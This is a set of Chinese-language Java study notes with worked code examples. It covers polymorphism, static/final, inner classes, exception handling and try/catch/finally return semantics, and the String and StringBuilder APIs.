| **abstract** **class** MyShape {  **public** **abstract** **void** getArea();  **public** **abstract** **void** getLength();  }  **class** Circle **extends** MyShape {  **public** **static** **final** **double** ***PI*** = 3.14;  **double** r;  **public** Circle(**double** r) {  **this**.r = r;  }  **public** **void** getArea() {  System.***out***.println("圆形的面积：" + ***PI*** \* r \* r);  }  **public** **void** getLength() {  System.***out***.println("圆形的周长：" + 2 \* ***PI*** \* r);  }  }  **class** Rect **extends** MyShape {  **int** width;  **int** height;  **public** Rect(**int** width, **int** height) {  **this**.width = width;  **this**.height = height;  }  **public** **void** getArea() {  System.***out***.println("矩形的面积：" + width \* height);  }  **public** **void** getLength() {  System.***out***.println("矩形的周长：" + 2 \* (width + height));  }  } | **class** Demo {  // 定义一个函数可以接收任意类型的图形对象，并且打印图形面积与周长。  **public** **static** **void** print(MyShape s) {  s.getArea();  s.getLength();  }  // 定义一个函数可以返回任意类型的图形对象。  **public** **static** MyShape getShape(**int** i) {  **if** (i == 0) {  **return** **new** Circle(4.0);  } **else** {  **return** **new** Rect(3, 4);  }  }  **public** **static** **void** main(String[] args) {  Circle c = **new** Circle(4.0);  *print*(c); // 调用了使用多态的方法，MyShape s = new Circle(4.0);  Rect r = **new** Rect(3, 4);  *print*(r); // 调用了使用多态的方法，MyShape s = new Rect(3, 4);  MyShape m = *getShape*(0); // 调用了使用多态的方法，定义的变量类型要与返回值类型一致。  m.getArea();  m.getLength();  }  } |

**static****关键字**

**static修饰静态成员**

作用：共享用，一份拷贝，全部对象共享。

访问方式：通过对象或类访问！推荐用类！非静态者只能用对象！

静态成员变量在内存中只有一份拷贝，任何实例对其修改都将影响全局！

静态方法无法被重写！父子类同名方法只要有一个是静态的就不构成重写关系！（只要有静态，你就别覆盖！）

应用举例：创建对象计数器：创建静态成员变量static int count; → 创建构造代码块{count++;}。

静态先生，非静态后生！先生不可访未生！未生生后方可访！非静态方法可访问静态成员，静态方法不可访问**未出生的**非静态成员！（出生后可访问！）

静态方法中不能用this！用类调用的静态方法中没有this对象！

**静态代码块**

静态代码块在类加载时执行，只运行一次，先于构造方法。

**final关键字**

final修饰的变量声明时须赋值（对于成员变量可在**所有**构造方法中赋值，但不能同时在声明语句和构造方法中赋值，因为重复赋值会被认为是修改）；

final修饰的基本类型变量不能被更改；

final修饰的引用类型变量不能被指向新对象（内存地址不能改，可以改所指向对象的属性）；

final修饰的方法不能被重写；

final修饰的类不能被继承。

常量的修饰符一般为public static final。

引用变量传参至方法中时，传递的是内存地址值，不是变量本身，因此原引用变量即使被final修饰也不影响方法中参数的引用（内存地址值）的改变。（静只访静，非静访全）

**main方法详解**

**String[] args**

命令参数。

控制台传入命令参数方法：java 类名 命令参数列表

eclipse传入命令参数方法：源文件右键 -> Run As -> Run Configurations... -> Arguments -> Program arguments填写命令参数；VM arguments填写运行参数如虚拟机内存大小等。

带空格的参数用双引号引起来，如："aa bb" cc dd

* 1. **内部类**

写在外部类的内部。内部类产生的class文件为 “外部类$内部类.class”

**静态内部类（嵌套类）**

静态内部类由static修饰（外部类不能用static修饰），只能访问外部类的静态成员（包括私有静态成员）。

在其他类中创建静态内部类对象的语法：Outerclass.Innerclass inner = new Outerclass.Innerclass();

为了简便，可在外部类的方法中创建内部类的对象并调用其方法以供其他类使用。

**成员内部类**

成员内部类可以直接访问外部类所有成员（包括私有成员）。

成员内部类访问外部类的同名变量的语法：外部类名.this.外部类成员变量名

在其他类中创建成员内部类对象的语法：Outerclass.Innerclass inner = new Outerclass().new Innerclass();

为了简便，可在外部类的方法中创建内部类的对象并调用其方法以供其他类使用。

在外部类的方法中创建内部类对象的语法：this.new Innerclass();

内部类成员欲为static，则内部类也应为static。

**局部内部类**

局部内部类不能带访问修饰符。局部内部类只能访问所在方法的final变量（JDK 8开始默认加final！）

**匿名内部类**

匿名内部类隐式继承了某父类或隐式实现了某接口。

匿名内部类的好处：简化书写。

匿名内部类的使用前提：必须存在继承或者实现关系才能使用。

注意区分本类对象和子类或实现类对象：

|  |
| --- |
| **package** com.tongwx.innerclass;  **import** java.util.Date;  **public** **class** CurrentClass {  **public** **static** **void** main(String[] args) {  Date date1 = **new** Date();  Date date2 = **new** Date() {  };  System.***out***.println(date1.getClass());//class java.util.Date  System.***out***.println(date2.getClass());//class com.tongwx.innerclass.CurrentClass$1  }  } |

**匿名内部类的应用**：

|  |  |
| --- | --- |
| 使用匿名内部类创建实现类或子类对象并调用方法： | 使用匿名内部类（实现类或子类）对象作为实参： |
| //实现关系下的匿名内部类  **interface** Dao {  **public** **void** add();  }  **class** Outer {  **public** **static** **void** main(String[] args) {  // 创建一个匿名内部类的对象  **new** Dao() { // 创建接口Dao的实现类对象  **public** **void** add() {  System.***out***.println("添加成功");  }  }.add();  }  } | //实现关系下匿名内部类  **interface** Dao {  **public** **void** add();  }  **class** Demo {  **public** **static** **void** main(String[] args) {  *test*(**new** Dao() {// 调用test方法，传入匿名内部类实参  **public** **void** add() {  System.***out***.println("添加员工成功");  }  });  }    **public** **static** **void** test(Dao d) { // 形参类型是一个接口引用..  d.add();  }  } |

* 1. **异常**

**java异常体系**

1.java的异常体系包含在java.lang这个包默认不需要导入。

2.java异常体系

|——Throwable （实现类描述java的错误和异常）

|——Error （错误）一般不通过代码去处理（虚拟机错误）

|——Exceprion （异常）

|——**非运行时异常（外部错误，必须处理）**（Checked exception：已检查异常）

|——**RuntimeException：运行时异常（代码错误，不推荐处理，而应当修正代码）**（Unchecked exception：未检查异常）

**Throwable类**

|  |  |
| --- | --- |
| **String getMessage()**  输出异常信息，需要通过构造方法传入异常信息  **String toString()**  返回当前异常对象的完整类名+病态信息  **void printStackTrace()**  打印异常的栈信息 | **class** Demo {  **public** **static** **void** main(String[] args) {  Throwable t = **new** Throwable("头晕，感冒..");  String message = t.getMessage();// 头晕，感冒..  String info = t.toString();// java.lang.Throwable: 头晕，感冒..  t.printStackTrace();//java.lang.Throwable: 头晕，感冒..  // at gz.itcast.a\_jdbc.Demo.main(Demo.java:5)  }  } |

**异常的处理**

**方式一：捕获处理**

|  |  |
| --- | --- |
| **捕获处理的格式一**：  try{  可能发生异常的代码;  }catch(捕获的异常类型 变量名){  处理异常的代码;  } | **捕获处理的格式二**：  try{  可能发生异常的代码;  }catch(捕获的异常类型 变量名){  处理异常的代码;  }finally{  释放资源的代码;  } |
| **class** Demo {  **public** **static** **void** main(String[] args) {  **int**[] arr = **null**;  **int** a = 4;  **int** b = 0;  **int** c = 0;  **try** {  c = a / b;  System.***out***.println("数组的长度：" + arr.length);  } **catch** (ArithmeticException e) {  // 处理异常的代码....  System.***out***.println("出现了除数为0的异常....");  System.***out***.println(e.toString());  } **catch** (NullPointerException e) {  System.***out***.println("出现了空指针异常....");  System.***out***.println(e.toString());  } **catch** (Exception e) { // 以多态形式创建异常对象  System.***out***.println("包治百病！");  }  System.***out***.println("c=" + c);  }  }  出现了除数为0的异常....  java.lang.ArithmeticException: / by zero  c=0) | /\*  fianlly释放资源的代码  \*/  **import** java.io.File;  **import** java.io.FileReader;  **import** java.io.IOException;  **class** Demo {  **public** **static** **void** main(String[] args) {  FileReader fileReader = **null**;  **try** {  // 找到目标文件  File file = **new** File("e:\\Hello World!.txt");  // 建立程序与文件的数据通道  fileReader = **new** FileReader(file);  // 读取文件  **char**[] buf = **new** **char**[1024];  **int** length = 0;  length = fileReader.read(buf);  System.***out***.println("读取到的内容：" + **new** String(buf, 0, length));  } **catch** (IOException e) {  System.***out***.println("读取资源文件失败....");  } **finally** {  **try** {  // 关闭资源  fileReader.close();  System.***out***.println("释放资源文件成功....");  } **catch** (IOException e) {  System.***out***.println("释放资源文件失败....");  }  }  }  }  读取到的内容：Hello World!  释放资源文件成功.... |
| **捕获处理的格式三（很少用）**：  try{  可能发生异常的代码;  }finally{  释放资源的代码;  } | **捕获处理要注意**：  1）一个try可跟多个catch，,但是捕获的异常类型必须从小到大进行捕获，否则编译报错。（如果弄反了，小异常catch块将永远无法达到）  2）finally块代码除了jvm退出时（System.exit(0);），在其他情况下都会执行，return、throw通杀！ |

**方式二：抛出处理**

|  |  |
| --- | --- |
| **抛出处理的格式**：  方法() throws 异常类型 {  if (条件){  throw 异常对象;  }  }  **抛出处理要注意**：  【】若一方法内部一旦抛出异常（遇throw），该方法马上停止。  【】抛出编译时异常（非运行时异常、受检异常）时须声明抛出异常类型，调用者亦须处理异常（捕获或继续抛出），不管受调者实际有无抛出；抛出运行时异常（RuntimeException类及其子类）时可不声明，调用者亦可不处理异常。  【】在一种情况下，只能抛出一种类型异常对象。  【】throw用于在方法内部抛出异常对象，每种情况只能抛出一个异常；throws用于在方法参数表右边声明抛出异常类型，一次可以声明多种异常。 | **class** Demo {  **public** **static** **void** main(String[] args) **throws** Exception, NullPointerException {  **int**[] arr = **null**;  *div*(4, 0, arr);  }  **public** **static** **void** div(**int** a, **int** b, **int**[] arr) **throws** Exception, NullPointerException {  **if** (b == 0) {  **throw** **new** Exception();  } **else** **if** (arr == **null**) {  **throw** **new** NullPointerException();  }  **int** c = a / b;  System.***out***.println("c=" + c);  }  }  Exception in thread "main" java.lang.Exception  at gz.itcast.a\_jdbc.Demo.div(Demo.java:11)  at gz.itcast.a\_jdbc.Demo.main(Demo.java:6) |

**方式三：先捕获处理一部分，再在catch块中封装成自定义异常抛出处理**

**自定义异常类**

**自定义异常类的步骤**： 自定义一个类继承Exception或其子类（少见，且一般不去继承运行时异常）即可。

范例：

|  |
| --- |
| /\*  需求：模拟你去吃木桶饭，如果带钱少于了10块，那么就抛出一个没有带够钱的异常对象，  如果带够了，那么就可以吃上香喷喷的地沟油木桶饭.  \*/  //定义没钱的异常类  **class** NoMoneyException **extends** Exception {  **public** NoMoneyException(String message) {  **super**(message); // 调用了Exception一个参数的构造函数  }  }  **class** Demo {  **public** **static** **void** main(String[] args) {  **try** {  *eat*(9);  } **catch** (NoMoneyException e) {  e.printStackTrace();  System.***out***.println("跟我洗碗一个月！！！");  }  }  **public** **static** **void** eat(**int** money) **throws** NoMoneyException {  **if** (money < 10) {  **throw** **new** NoMoneyException("吃霸王餐！！！");  }  System.***out***.println("吃上了香喷喷的地沟油木桶饭！！！");  }  }  gz.itcast.a\_jdbc.NoMoneyException: 吃霸王餐！！  at gz.itcast.a\_jdbc.Demo.eat(Demo.java:27)  at gz.itcast.a\_jdbc.Demo.main(Demo.java:18)  跟我洗碗一个月！！ |

[**关于 try、catch、finally 的异常及 return 返回基本类型值的问题**](http://blog.csdn.net/bubaxiu/article/details/42837931)

|  |  |  |
| --- | --- | --- |
| **public** **static** String test1() {  String t = "";  **try** {  t = "try";//try  **return** t;  } **catch** (Exception e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  }  }  在try语句的return块中，return 返回的引用变量（t 是引用类型）并不是try语句外定义的引用变量t，而是系统重新定义了一个局部引用t’，这个引用指向了引用t对应的值，也就是try ，即使在finally语句中把引用t指向了值finally，因为return的返回引用已经不是t ，所以引用t的对应的值和try语句中的返回值无关了。 | **public** **static** String test2() {  String t = "";  **try** {  t = "try";  **return** t;  } **catch** (Exception e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  **return** t;//finally  }  }  try中的return语句给忽略了，直接起作用的是finally中的return语句，所以这次返回的是finally。 | **public** **static** String test3() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);  **return** t;  } **catch** (Exception e) {  t = "catch";  **return** t;//catch  } **finally** {  t = "finally";  }  }  这里面try语句里面会抛出 java.lang.NumberFormatException，所以程序会先执行catch语句中的逻辑，t赋值为catch，在执行return之前，会把返回值保存到一个临时变量里面t '，执行finally的逻辑，t赋值为finally，但是返回值和t'，所以变量t的值和返回值已经没有关系了，返回的是catch |
| **public** **static** String test4() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);  **return** t;  } **catch** (Exception e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  **return** t;//finally  }  }  这个和例2有点类似，由于try语句里面抛出异常，程序转入catch语句块，catch语句在执行return语句之前执行finally，而finally语句有return,则直接执行finally的语句值，返回finally | **public** **static** String test5() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);  **return** t;  } **catch** (Exception e) {  t = "catch";  Integer.*parseInt*(**null**);//Exception  **return** t;  } **finally** {  t = "finally";  }  }  这个例子在catch语句块添加了Integer.parser(null)语句，强制抛出了一个异常。然后finally语句块里面没有return语句。继续分析一下，由于try语句抛出异常，程序进入catch语句块，catch语句块又抛出一个异常，说明catch语句要退出，则执行finally语句块，对t进行赋值。然后catch语句块里面抛出异常。结果是抛出java.lang.NumberFormatException异常 | **public** **static** String test6() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);  **return** t;  } **catch** (Exception e) {  t = "catch";  Integer.*parseInt*(**null**);  **return** t;  } **finally** {  t = "finally";  **return** t;//finally  }  }  这个例子和上面例子中唯一不同的是，这个例子里面finally 语句里面有return语句块。try catch中运行的逻辑和上面例子一样，当catch语句块里面抛出异常之后，进入finally语句快，然后返回t。则程序忽略catch语句块里面抛出的异常信息，直接返回t对应的值 也就是finally。方法不会抛出异常 |
| **public** **static** String test7() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);//Exception  **return** t;  } **catch** (NullPointerException e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  }  }  这个例子里面catch语句里面catch的是NPE异常，而不是java.lang.NumberFormatException异常，所以不会进入catch语句块，直接进入finally语句块，finally对s赋值之后，由try语句抛出java.lang.NumberFormatException异常。 | **public** **static** String test8() {  String t = "";  **try** {  t = "try";  Integer.*parseInt*(**null**);  **return** t;  } **catch** (NullPointerException e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  **return** t;//finally  }  }  和上面的例子中try catch的逻辑相同，try语句执行完成执行finally语句，finally赋值s 并且返回s ，最后程序结果返回finally | **public** **static** String test9() {  String t = "";  **try** {  t = "try";  **return** t;  } **catch** (Exception e) {  t = "catch";  **return** t;  } **finally** {  t = "finally";  Integer.*parseInt*(**null**);//Exception  **return** t;  }  }  这个例子中，对finally语句中添加了String.valueOf(null), 强制抛出NPE异常。首先程序执行try语句，在返回执行，执行finally语句块，finally语句抛出NPE异常，整个结果返回NPE异常。 |

**现象**：

1）finally块有异常则抛异常，无异常有return则return。

2）finally块无异常且无return时，try块有异常且catch块捕获时，catch块有异常则抛异常，无异常有return则return。

3）catch块无异常且无return时，try块有异常且catch块未捕获时，try块抛异常。

4）catch块无异常且无return时，try块无异常时，try块有有return则return，return的变量不受finally块中的同名变量影响。

结论：

避免在finally块中出现异常，否则整个方法无意义。

不要在finally块中使用return，否则try块和catch块无意义。

当try或catch中有异常时，finally仍然会执行。  
当try或catch中有return时，finally仍然会执行，但无法改变前者准备return的值，除非finally也return。（前者备份了要return的值并且将return备份的值）

**举例**：  
情况1：try{} catch(){}finally{} return;

            显然程序按顺序执行。

情况2:try{ return; }catch(){} finally{} return;

          程序执行try块中return之前（包括return语句中的表达式运算）代码；

         再执行finally块（不影响try块return的值），最后执行try中return;

         finally块之后的语句return，因为程序在try中已经return所以不再执行。

情况3:try{ } catch(){return;} finally{} return;

         程序先执行try，如果遇到异常执行catch块，

         有异常：则执行catch中return之前（包括return语句中的表达式运算）代码，再执行finally语句中全部代码，

                     最后执行catch块中return. finally之后的代码不再执行。

         无异常：执行完try再finally再return.

情况4:try{ return; }catch(){} finally{return;}

          程序执行try块中return之前（包括return语句中的表达式运算）代码；

          再执行finally块，因为finally块中有return所以提前退出。

情况5:try{} catch(){return;}finally{return;}

程序先执行try，如果遇到异常执行catch块，

有异常：则执行catch块中return之前（包括return语句中的表达式运算）代码；

          再执行finally块，因为finally块中有return所以提前退出。

无异常：执行完try再finally再finally块中return退出

情况6:try{ return;}catch(){return;} finally{return;}

          程序执行try块中return之前（包括return语句中的表达式运算）代码；

          有异常：执行catch块中return之前（包括return语句中的表达式运算）代码；

                      则再执行finally块，因为finally块中有return所以提前退出。

         无异常：则再执行finally块，因为finally块中有return所以提前退出。

**最终结论**：

任何执行try或者catch中的return语句之前，都会先执行finally语句，如果finally存在的话。

如果finally中有return语句，那么程序就return了，所以finally中的return是一定会被return的。

编译器把finally中的return实现为一个warning。

[**练习及解答**](http://www.cnblogs.com/hoojjack/p/5873560.html)

**1、try块中没有抛出异常，try、catch和finally块中都有return语句**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | public static int NoException(){           int i=10;           try{             System.out.println("i in try block is："+i);             return --i;           }           catch(Exception e){             --i;             System.out.println("i in catch - form try block is："+i);             return --i;           }           finally{             System.out.println("i in finally - from try or catch block is："+i);             return --i;           }  } |

运行代码：

|  |  |
| --- | --- |
| 1  2  3  4  5 | public static void main(String[] args) {          System.out.println("=============NoException==================");          System.out.println(NoException());          System.out.println("===============================");  } |

运行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5 | =============NoException==================  i in try block is：10  i in finally - from try or catch block is：9  8  =============================== |

执行顺序：

   执行try块，执行到return语句时，先执行return的语句，--i，但是不返回到main方法，执行finally块，遇到finally块中的return语句，执行--i,并将值返回到main方法，这里就不会再回去返回try块中计算得到的值。

结论：try-catch-finally都有return语句时，没有异常时，返回值是finally中的return返回的。

**2.try块中没有抛出异常，仅try和catch中有return语句**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | public static int NoException1(){              int i=10;              try{                  System.out.println("i in try block is："+i);                  return --i;              }              catch(Exception e){                  --i;                  System.out.println("i in catch - form try block is："+i);                  return --i;              }              finally{                  System.out.println("i in finally - from try or catch block is："+i);                  --i;                  System.out.println("i in finally block is："+i);                  //return --i;              }  } |

运行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | =============NoException1==================  i in try block is：10  i in finally - from try or catch block is：9  i in finally block is：8  9  =============================== |

执行顺序：

   try中执行完return的语句后，不返回，执行finally块，finally块执行结束后，返回到try块中，返回i在try块中最后的值。

结论：try-catch都有return语句时，没有异常时，返回值是try中的return返回的。

**3.try块中抛出异常，try、catch和finally中都有return语句**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | public static int WithException(){              int i=10;              try{                  System.out.println("i in try block is："+i);                  i = i/0;                  return --i;              }              catch(Exception e){                  System.out.println("i in catch - form try block is："+i);                  --i;                  System.out.println("i in catch block is："+i);                  return --i;              }              finally{                  System.out.println("i in finally - from try or catch block is--"+i);                  --i;                  System.out.println("i in finally block is--"+i);                  return --i;              }  } |

执行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | =============WithException==================  i in try block is：10  i in catch - form try block is：10  i in catch block is：9  i in finally - from try or catch block is--8  i in finally block is--7  6  =============================== |

执行顺序：

   抛出异常后，执行catch块，在catch块的return的--i执行完后，并不直接返回而是执行finally，因finally中有return语句，所以，执行，返回结果6。

结论：

   try块中抛出异常，try、catch和finally中都有return语句，返回值是finally中的return。

**4.try块中抛出异常，try和catch中都有return语句**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | public static int WithException1(){              int i=10;              try{                  System.out.println("i in try block is："+i);                  i=i/0;                  return --i;              }catch(Exception e){                  System.out.println("i in catch - form try block is："+i);                  return --i;              }finally{                    System.out.println("i in finally - from try or catch block is："+i);                  --i;                  System.out.println("i in finally block is："+i);                  //return i;              }  } |

执行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | =============WithException1==================  i in try block is：10  i in catch - form try block is：10  i in finally - from try or catch block is：9  i in finally block is：8  9  =============================== |

执行顺序：

   抛出异常后，执行catch块，执行完finally语句后，依旧返回catch中的执行return语句后的值，而不是finally中修改的值。

结论：

   返回的catch中return值。

**5.try、catch中都出现异常，在finally中有返回**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | public static int WithException2(){              int i=10;              try{                  System.out.println("i in try block is："+i);                  i=i/0;                  return --i;              }              catch(Exception e){                  System.out.println("i in catch - form try block is："+i);                  int j = i/0;                  return --i;              }              finally{                    System.out.println("i in finally - from try or catch block is："+i);                  --i;                  --i;                  System.out.println("i in finally block is："+i);                  return --i;  } |

执行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | =============WithException2==================  i in try block is：10  i in catch - form try block is：10  i in finally - from try or catch block is：10  i in finally block is：8  7  =============================== |

执行顺序：

   try块中出现异常到catch，catch中出现异常到finally，finally中执行到return语句返回，不检查异常。

结论：

   返回finally中return值。

**6、只在函数最后出现return语句**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | public static int WithException3(){              int i=10;              try{                  System.out.println("i in try block is："+i);                  i=i/0;                  //return --i;              }              catch(Exception e){                  System.out.println("i in catch - form try block is："+i);                  //int j = i/0;                  //return --i;              }              finally{                    System.out.println("i in finally - from try or catch block is："+i);                  --i;                  --i;                  System.out.println("i in finally block is："+i);                  //return --i;              }              return --i;  } |

执行结果：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | =============WithException3==================  i in try block is：10  i in catch - form try block is：10  i in finally - from try or catch block is：10  i in finally block is：8  7  =============================== |

**总体结论：**

结论一：

   return语句并不是函数的最终出口，如果有finally语句，这在return之后还会执行finally（return的值会暂存在栈里面，等待finally执行后再返回）

结论二：

   finally里面不建议放return语句，根据需要，return语句可以放在try和catch里面和函数的最后。可行的做法有四：

   （1）return语句只在函数最后出现一次。

   （2）return语句仅在try和catch里面都出现。

   （3）return语句仅在try和函数的最后都出现。

   （4）return语句仅在catch和函数的最后都出现。

   注意，除此之外的其他做法都是不可行的，编译器会报错。

[**关于 try、catch、finally 的异常及 return 返回引用类型值的问题**](http://blog.csdn.net/bubaxiu/article/details/42837931)

|  |  |
| --- | --- |
| **public** **class** TryTest{  **public** **static** **void** main(String[] args){          System.out.println(test());      }    **private** **static** **int** test(){  **int** num = 10;  **try**{              System.out.println("try");  **return** num;          }**catch**(Exception e){              System.out.println("error");          }**finally**{              System.out.println("finally");              num = 100;          }  **return** num;      }  }  输出结果如下：  try  finally  10  分析：虽然在finally中改变了返回值num，但因为finally中没有return该num的值，因此在执行完finally中的语句后，test（）函数会得到try中返回的num的值，而try中的num的值依然是程序进入finally代码块前保留下来的值，因此得到的返回值为10。 | **public** **class** TryTest{  **public** **static** **void** main(String[] args){          System.out.println(test().num);      }    **private** **static** Num test(){          Num number = **new** Num();  **try**{              System.out.println("try");  **return** number;          }**catch**(Exception e){              System.out.println("error");          }**finally**{              System.out.println("finally");              number.num = 100;          }  **return** number;      }  }    **class** Num{  **public** **int** num = 10;  }  输出结果如下：  try  finally  100  从结果中可以看出，同样是在finally中改变了返回值num的值，在左例中，并没有被try中的return返回（test（）方法得到的不是100），但在这里却被try中的return语句返回了。 |

对以上情况的分析，需要深入JVM虚拟机中程序执行exection\_table中的字节码指令时操作栈的的操作情况，可以参考[**http://www.2cto.co****m/kf/201010/76754.html**](http://www.2cto.com/kf/201010/76754.html)这篇文章，也可以参考《深入[Java](http://lib.csdn.net/base/java)虚拟机：JVM高级特性与最佳实践》第6章中对属性表集合的讲解部分。

对于含有return语句的情况，这里我们可以简单地总结如下：

    try语句在返回前，将其他所有的操作执行完，保留好要返回的值，而后转入执行finally中的语句，而后分为以下三种情况：

    情况一：如果finally中有return语句，则会将try中的return语句”覆盖“掉，直接执行finally中的return语句，得到返回值，这样便无法得到try之前保留好的返回值。

    情况二：如果finally中没有return语句，也没有改变要返回值，则执行完finally中的语句后，会接着执行try中的return语句，返回之前保留的值。

**情况三：如果finally中没有return语句，但是改变了要返回的值，这里有点类似与引用传递和值传递的区别，分以下两种情况，：**

**1）如果return的数据是基本数据类型或文本字符串，则在finally中对该基本数据的改变不起作用，try中的return语句依然会返回进入finally块之前保留的值。**

**2）如果return的数据是引用数据类型，而在finally中对该引用数据类型的属性值的改变起作用，try中的return语句返回的就是在finally中改变后的该属性的值。**

1. **Java常用类**

**API**：Application Programming Interface，应用编程接口。

**JDK常用包**

java.lang 基础语言包，不需import。（Object、字符串、多线程等）

java.util 工具类，如集合、随机数产生器、日历、时钟等。

java.io 文件操作、输入输出操作。

java.net 网络操作

java.math 数学运算相关操作

java.security 安全相关操作

java.sql 数据库访问

java.text 处理文字、日期、数字、信息的格式

* 1. **Object**

**常用方法**

public boolean equals(Object obj) {

return (this == obj);

}

* 1. **字符串**

**【String类】**

**String类注意事项**

创象二法：有new无new。无new生池，有new兼堆。池中唯一，堆可多份。

类为final，象值不变。变量改值，必改指向。

每当使用字面量创建对象时，JVM会首先查看常量池中是否有该字符串内容的对象存在，若有则直接引用，没有则创建并缓存在常量池中以便下次引用。java推荐使用字面量创建字符串对象，减少内存开销。由于字符串重用，所以java要求字符串对象一旦创建内容不可改变。若改变字符串内容一定会创建新对象。

代码示例：

|  |
| --- |
| String s1 = "123abc";// 对象在常量池中创建，且只有一份  String s2 = "123abc";// 不会创建新的String对象，而是指向常量池中已有的"123abc"(与s1指向同一对象)  // 使用new关键字会创建新的String对象.  String s3 = **new** String("123abc");// 对象在堆中，有s3和s4两份，并同步常量池中一份。  String s4 = **new** String("123abc");// 对象在堆中，有s3和s4两份。并同步常量池中一份  System.***out***.println(s1 == s2);// true  System.***out***.println(s3 == s4);// false  System.***out***.println(s2 == s3);// false  /\*  \* 编译器在编译源程序时有一个优化措施: 当一个计算表达式中的计算符两边都是字面 量时，会直接运算将结果编译到.class文件  \* 中。所以JVM在执行时看到的下面代码样子: String s6 = "123abc";  \*/  String s = "123";  String s5 = s + "abc";  String s6 = "123" + "abc";  System.***out***.println(s5 == s1);// false（有变量（**非final的**）参与运算，由虚拟机运算，运算后会创建新对象）  System.***out***.println(s6 == s1);// true（常量（**包括final的**变量）运算，由编译器运算，再提交虚拟机运行）  s1 = s1 + "!";// 修改内容会创建新对象 |

**String类常用方法**

**int length();** 返回此字符串的长度

**int indexOf(String str);** 返回指定子串首现之索引，若无则返回-1。

**int indexOf(String str, int fromIndex);** 从指定索引开始返回指定子串首现之索引，若无则返回-1。

**int lastIndexOf(String str);** 返回指定子串最后出现之索引，若无则返回-1。

**String substring(int beginIndex);** 返回指定下标（含）至末尾之子串（原字符串不受影响）

**String substring(int beginIndex, int endIndex);** 返回指定区间（含头不含尾）之子串（原字串不受影响）

**String trim();** 返回去除两边空白（中间不除）之子串（原字串不受影响）

**char charAt(int index);** 返回指定索引处的 char 值。

|  |
| --- |
| // 检查字符串是否为回文  String info = "上海自来水自来海上";  **for** (**int** i = 0; i < info.length() / 2; i++) {  **if** (info.charAt(i) != info.charAt(info.length() - 1 - i)) {  System.***out***.print("不");  **break**;  }  }  System.***out***.println("是回文"); |

**boolean** **contains(CharSequence s);** 判断此字符串是否包含指定的char值序列

**boolean startsWith(String prefix);** 判断此字符串是否以指定前缀开始

**boolean endsWith(String suffix);** 判断此字符串是否以指定后缀结束

**String toUpperCase();** 返回全转大写之新字符串（原字符串不受影响）

**String toLowerCase();** 返回全转小写之新字符串（原字符串不受影响）

**static String valueOf(各种数据类型 变量名);** 将java其他类型转换为字符串，常用于将基本类型转换为字符串使用。

**String 各种数据类型变量 + ""** 将java其他类型转换为字符串，常用于将基本类型转换为字符串使用。**效率低**。

**String[] split(String regex)** 根据给定正则表达式的匹配拆分此字符串。

字符串转字节数组：**byte[]** **getBytes([String charsetName]);（无参数则使用平台默认字符集）**

字符串转字符数组：**char[] toCharArray();**

字节数组转字符串：**new** **String(byte[] bytes, Charset charset);**

**【StringBuilder类 / StringBuffer类】**

java.lang.StringBuilder 专门用来频繁修改字符串

【StringBuilder类常用方法】

**常用构造方法：**

**StringBuilder()** 构造一个初始容量默认为 16 个字符的字符串生成器

**StringBuilder(int capacity)**  构造一个初始容量为 capacity 个字符的字符串生成器

**StringBuilder(String str)** 构造一个初始化为指定的字符串内容的字符串生成器

**常用方法：**

**StringBuilder append(各种数据类型 变量名)** 追加数据

**StringBuilder replace(int start, int end, String str)** 替换字符串（指定范围内）

**StringBuilder delete(int start, int end)** 删除字符串（指定范围内）

**StringBuilder deleteCharAt(int index)** 移除某char（指定位置）

**StringBuilder insert(int offset, 各种数据类型 变量名)** 插入数据（指定位置）

**StringBuilder reverse()** 反转字符串

|  |
| --- |
| // 检查字符串是否为回文  String info = "上海自来水来自海上";  StringBuilder sb = **new** StringBuilder(info);  sb.reverse();  **if** (sb.toString().equals(info)) {  System.***out***.println("是回文");  } **else** {  System.***out***.println("不是回文");  } |

【注意事项1】StringBuilder的很多方法的返回值均为StringBuilder类型。这些方法的返回语句均为：return this。由于改变封装的字符序列后又返回了该对象的引用。可以按照如下简洁的方式书写代码：

buf.append("ibm").append("java").insert(3, "oracle").replace(9, 13, "JAVA");

【注意事项2】java的字符串连接的过程是利用StringBuilder实现的，代码如下所示：

String s = "AB"; String s1 = s + "DE"+1;

//实际过程：String s1 = new StringBuilder(s).append("DE").append(1).toString();

【StringBuffer 和StringBuilder的区别】

StringBuffer是线程安全的，同步处理的，性能稍慢；

StringBuilder是非线程安全的，并发处理的，性能稍快。

建议用StringBuilder。

|  |
| --- |
